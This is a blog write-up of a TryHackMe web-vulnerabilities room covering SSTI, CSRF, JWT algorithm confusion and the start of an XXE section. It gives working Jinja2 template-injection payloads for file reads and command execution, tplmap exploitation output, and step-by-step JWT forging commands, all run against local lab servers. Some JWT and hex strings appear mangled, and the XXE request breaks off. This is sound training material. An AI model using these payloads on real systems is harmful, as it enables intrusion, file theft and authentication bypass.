



TryHackMe ZTH: Obscure Web Vulns

Saikat Karmakar | Jul 31 : 2021

SSTI

A template engine allows developers to use static HTML pages with dynamic elements. Take for instance a static profile.html page, a template engine would allow a developer to set a username parameter, that would always be set to the current user's username

Server Side Template Injection, is when a user is able to pass in a parameter that can control the template engine that is running on the server.

For example take the code

```
template = ""


<!DOCTYPE html><html><body>\
  <form action="/" method="post">\
    First name:<br>\
    <input type="text" name="name" value="">\
    <input type="submit" value="Submit">\
  </form><h2>Hello %s! </h2></body></html>"" % user_input

return render_template_string(template)
```


This introduces a vulnerability, as it allows a hacker to inject template code into the website. The effects of this can be devastating, from XSS, all the way to RCE.

Note: Different template engines have different injection payloads, however usually you can test for SSTI using `{{2+2}}` as a test.

Turning the code earlier into a full flask application, gives us this page. It takes a prompt for a name, and then returns `Hello <name>!`.




Fortunately, we don't have to do much recon as we already know this is vulnerable to SSTI, lets try injecting some basic template code



Boom! That's template injection. We can use the wonderful repository [PayloadsAllTheThings](#), to find some payloads for flask's template engine. The repo says we can use the code

`{{'._class_. _mro_[2]. _subclasses_()[40]()(<file>).read()}}` to read files on the server. Effectively all that payload does is load the file object in python, from there we can use basic file operations. Let's try to read /etc/passwd using this method



We have LFI! Unfortunately(or fortunately depending on how you view it), that is not the extent of this vulnerability. The same repo, also includes a payload for remote code execution.

We can use the code `{{config.__class__.__init__.__globals__['os'].popen(<command>).read()}}` to execute commands on the server. All that payload does is import the os module, and run a command using the popen method.

First name:

**Hello uid=1000(kali) gid=1000(kali)
groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
!**

From there, an attacker has already won, they can use this ability to gain a shell on the server.

Automatic Exploitation of SSTI

Fortunately, we don't have to go searching for payloads to see how we can use SSTI to our advantage, because there is a tool known as Tplmap that does that for us! The tool can be found [here](#).

Note: use python2 to install the requirements. `python2 -m pip`

The basic syntax for tplmap is different depending on whether you're using get or post

GET

```
tplmap -u <url>/?<vulnparam>
```

POST

```
tplmap -u <url> -d '<vulnparam>'
```

language-bash

Since our code operates via a form, the post syntax will be used.

```
kali@kali:/opt/tplmap$ ./tplmap.py -u http://0.0.0.0:5000/ -d 'name'
[+] Tplmap 0.5
Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

POST parameter: name
Engine: Jinja2
Injection: {{*}}
Context: text
OS: posix-linux2
Technique: render
Capabilities:

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code

[+] Rerun tplmap providing one of the following options:

--os-shell          Run shell on the target
--os-cmd            Execute shell commands
--bind-shell PORT   Connect to a shell bind to a target port
--reverse-shell HOST PORT Send a shell back to the attacker's port
--upload LOCAL REMOTE Upload files to the server
--download REMOTE LOCAL Download remote files

kali@kali:/opt/tplmap$
```

From there we can effectively do everything we did in the manual exploitation task, from a command line. Let's try running id using tplmap.

```
kali@kali:/opt/tplmap$ ./tplmap.py -u http://0.0.0.0:5000/ -d 'name' --os-cmd 'id'
[+] Tplmap 0.5
Automatic Server-Side Template Injection Detection and Exploitation Tool

[+] Testing if POST parameter 'name' is injectable
[+] Smarty plugin is testing rendering with tag '*'
[+] Smarty plugin is testing blind injection
[+] Mako plugin is testing rendering with tag '${*}'
[+] Mako plugin is testing blind injection
[+] Python plugin is testing rendering with tag 'str(*)'
[+] Python plugin is testing blind injection
[+] Tornado plugin is testing rendering with tag '{{*}}'
[+] Tornado plugin is testing blind injection
[+] Jinja2 plugin is testing rendering with tag '{{*}}'
[+] Jinja2 plugin has confirmed injection with tag '{{*}}'
[+] Tplmap identified the following injection point:

POST parameter: name
Engine: Jinja2
Injection: {{*}}
Context: text
OS: posix-linux2
Technique: render
Capabilities:

Shell command execution: ok
Bind and reverse shell: ok
File write: ok
File read: ok
Code evaluation: ok, python code

uid=1000(kali) gid=1000(kali) groups=1000(kali),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),118(bluetooth),128(lpadmin),132(scanner)
```


CSRF

Cross Site Request Forgery, known as CSRF occurs when a user visits a page on a site, that performs an action on a different site. For instance, let's say a user clicks a link to a website created by a hacker, on the website would be an html tag such as `` which would change the account email on the vulnerable website to "pwned@evil-user.net". CSRF works because it's the victim making the request not the site, so all the site sees is a normal user making a normal request.


This opens the door, to the user's account being fully compromised through the use of a password reset for example. The severity of this cannot be overstated, as it allows an attacker to potentially gain personal information about a user, such as credit card details in an extreme case.

Manual


Let's take an example application



It seems simple enough, As user bob, I can send funds to either Bob or Alice with any of the available balance in my account. Let's take a closer look at the request in burp.



This is looking good, parameters we can customize and a session cookie that is automatically set. Everything seems vulnerable to CSRF. Let's try and make a vulnerable site. Putting `` into an html file and using SimpleHTTPServer to host it should change's Alice's balance by 100, Let's see if it does!



Woohoo, CSRF exploited!

Automatic

Once again, there is a nice automated scanner, which tests if a site is vulnerable to CSRF. this tool is known as xsrfprobe and can be install via pip using `pip3 install xsrfprobe`. This will only work using python 3(I mean come on it's 2020 you should be using python 3 anyway).

The syntax for the command is `xsrfprobe -u <url>/<endpoint>`. Let's run this against our vulnerable site.

JWT: eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmdrZW1wZXIubr

Send JWT

Get new JWTs

With a JWT, and a JWT verifier. Sending it garbage results in a failure, so let's try decoding the JWT.

```
Invalid JWT: UnexpectedValueException: Wrong number of segments in /tmp/jwtdemo/vendor/firebase/php-jwt/src/JWT.php:79
Stack trace:
#0 /tmp/jwtdemo/FirebaseRS256.php(19): Firebase\JWT\JWT::decode()
#1 /tmp/jwtdemo/base.php(16): FirebaseRS256->decodeJwt()
#2 /tmp/jwtdemo/rs256.php(6): include('/tmp/jwtdemo/ba...')
#3 {main}
```

Send JWT

Get new JWTs

Decoding the JWT gives us our header, payload, and a bunch of garbage which is the secret.

```
{ "typ": "JWT", "alg": "RS256" } { "iss": "http://demo.sjoerdlangkemper.nl/", "iat": 1585292892, "exp": 1585293012, "data": { "hello": "world" } } J.$zWf9<4Z)\d*&g8zdbDBMnZnVGK7cq
UlyfR
<kJUUW7omtv=iu#OV-
LK?*d_dEI8]v 8^fPmQX8e[]:60Adnaw@^wa=Nra#8uosMS:
|
```

Unfortunately it seems the algorithm is RS256, which doesn't have any vulnerabilities. Fortunately for us though, this server leaves its public key lying around, which means we can change the algorithm and sign a new secret! The first step is to change the algorithm in the header to HS256, and then re encode it in base64. Our new JWT

is eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOi8vbG9jYXRob3N0IiwiaWF0IjoxNTg1MzIzNzg0LCJleHAiOiE1ODUzMjM5MDQsImRhdGEiOiNsiaGVsbG8iOiJ3b3JsZCJ9fQ.FXj9F1jIXlhMyoQAo5-XP0iZeP4Ltw5XXZGqgX49tKkYU0eirOXUDgWL4bqP9nRXI0Dq0ByqS_9011n0N5bC_LTpFBWG2WZXg0tKIDAbKTxVkrYtXBmOkPlqRK_Apv-CQs-mouuS1we8SHYShw_r4DEj0qAF3dsWVVzbRWNMH40c_odHNogv00dVLABcxMyXFpNJbeRS6-GCS-A4SFM32gMv_mkfkXrQPdejKDU_sKZrD5VVAmDlu0BainIvD28l8uV30Cc37shtPW0TKoIwUXmGsFYouKqk-h0dz4aTBLKJk7L64XdrA7ts1o0tzk8KqV6gnqXDUXnkzDX3qd9JKA

The next step is to convert the public key to hex so openssl will use it.


```
kali@kali:~/m$ cat a | xxd -p | tr -d "\\n"
2d2d2d2d2d424547494e205055424c4943204b45592d2d2d2d2d0a4d49442496a414e42676b71686b6947397730
424151454641414f43415138414d49494243674b4341514541716938546e75514247584f47782f4c666e344a460a
4e594f4832563171656d6673383373745763315a4251464351415a6d55722f736762507970597a7932323970466c
3662476571706952487253756648756737630a314c4379616c795545502b4f7a65716245685353755573732f5879
667a79624975736271494445514a2b5965783343646777432f68414633787074562f32742b0a4836793047646831
7765564b524d382b5161655755784d474f677a4a59416c55635241503564526b454f5574534b4842464f46684577
4e425872664c643736660a5a58504e67794e30547a4e4c516a50514f792f744a2f5646713843514745342f4b3545
6c5253446c6a346b7377786f6e575859415556786e71524e314c4748770a32473551524532443133734b48434338
5a725a584a7a6a36374872713568325341444b7a567a684138415733575a6c504c726c46543374312b695a366d2b
61460a4b774944415141420a2d2d2d2d2d454e44205055424c4943204b45592d2d2d2d2d0a
```

(Explanation: a is the file with the public key, `xxd -p` turns the contents of a file to hex, and `tr` is there to get rid of any newlines)

The next step is to use openssl to sign that as a valid HS256 key.

```
kali@kali:~/m$ echo -n "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJodHRwOlwvXC9kZW1vLnNqb2VyZGxhbmldrZW1wZXIubmxcLyIsImhhdCI6MTU0NTI5MzYyOCwiZXhwIjoxNTg1MjkzNzQ4LCJkYXRhIjpwImh0bGxvIjoId29ybGQifX0" | openssl dgst -sha256 -mac HMAC -macopt hexkey:2d2d2d2d2d424547494e205055424c4943
204b45592d2d2d2d2d0a4d49442496a414e42676b71686b6947397730424151454641414f43415138414d494942
43674b4341514541716938546e75514247584f47782f4c666e344a460a4e594f4832563171656d66733833737457
63315a4251464351415a6d55722f736762507970597a7932323970466c3662476571706952487253756648756737
630a314c4379616c795545502b4f7a65716245685353755573732f5879667a79624975736271494445514a2b5965
783343646777432f68414633787074562f32742b0a48367930476468317765564b524d382b5161655755784d474f
677a4a59416c55635241503564526b454f5574534b4842464f466845774e425872664c643736660a5a58504e6779
4e30547a4e4c516a50514f792f744a2f5646713843514745342f4b35456c5253446c6a346b7377786f6e57585941
5556786e71524e314c4748770a32473551524532443133734b484343385a725a584a7a6a36374872713568325341
444b7a567a684138415733575a6c504c726c46543374312b695a366d2b61460a4b774944415141420a2d2d2d2d2d
454e44205055424c4943204b45592d2d2d2d2d0a
(stdin)= 5c26be61ae30c310096e2be5d7cb06c2e02050401cac51024fefc1466afba273
```

Everything is going just fine so far!. The final step is to decode that hex to binary data, and reencode it in base64, luckily python makes this really easy for us.

```
kali@kali:~/m$ python -c "exec('import base64, binascii\nprint base64.urlsafe_b64encode(binascii.a2b_hex('5c26be61ae30c310096e2be5d7cb06c2e02050401cac51024fefc1466afba273')).replace(' ',''))\n"
XCa-Ya4wwxAJbivl18sGwuAgUEAcRFECT-_BRmr7onM
kali@kali:~/m$
```

That's our final secret, now we just put that where the secret should go, and the server should accept it.

So our final JWT would be `eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.<payload>.<new secret>`


```
Valid JWT: stdClass Object
(
  [iss] => http://localhost
  [iat] => 1585323784
  [exp] => 1585323904
  [data] => stdClass Object
    (
      [hello] => world
    )
)
```

XXE

Certain applications will occasionally have you post an XML document to do an action. Improper handling of these XML documents can lead to what's known as XML External Entity Injection(XXE). XXE is when an attacker is able to use the ENTITY feature of XML to load resources from outside the website directory, for example XXE would allow an attack to load the contents of `/etc/passwd`.

Since the application doesn't necessarily have to return data, you may not be able to get the contents of the external entity; however, that doesn't mean all hope is lost. If you're really lucky you may be able to use the php expect module to get RCE anyway.

Let's try creating an entity that has the value of /etc/passwd. We can do this by once again using the amazing repository [PayloadsAllTheThings](https://github.com/swisskyrepo/PayloadsAllTheThings).




```
POST /process.php HTTP/1.1
Host: localhost:5000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 204
Origin: http://localhost:5000
Connection: close
Referer: http://localhost:5000/

<?xml version="1.0"?>
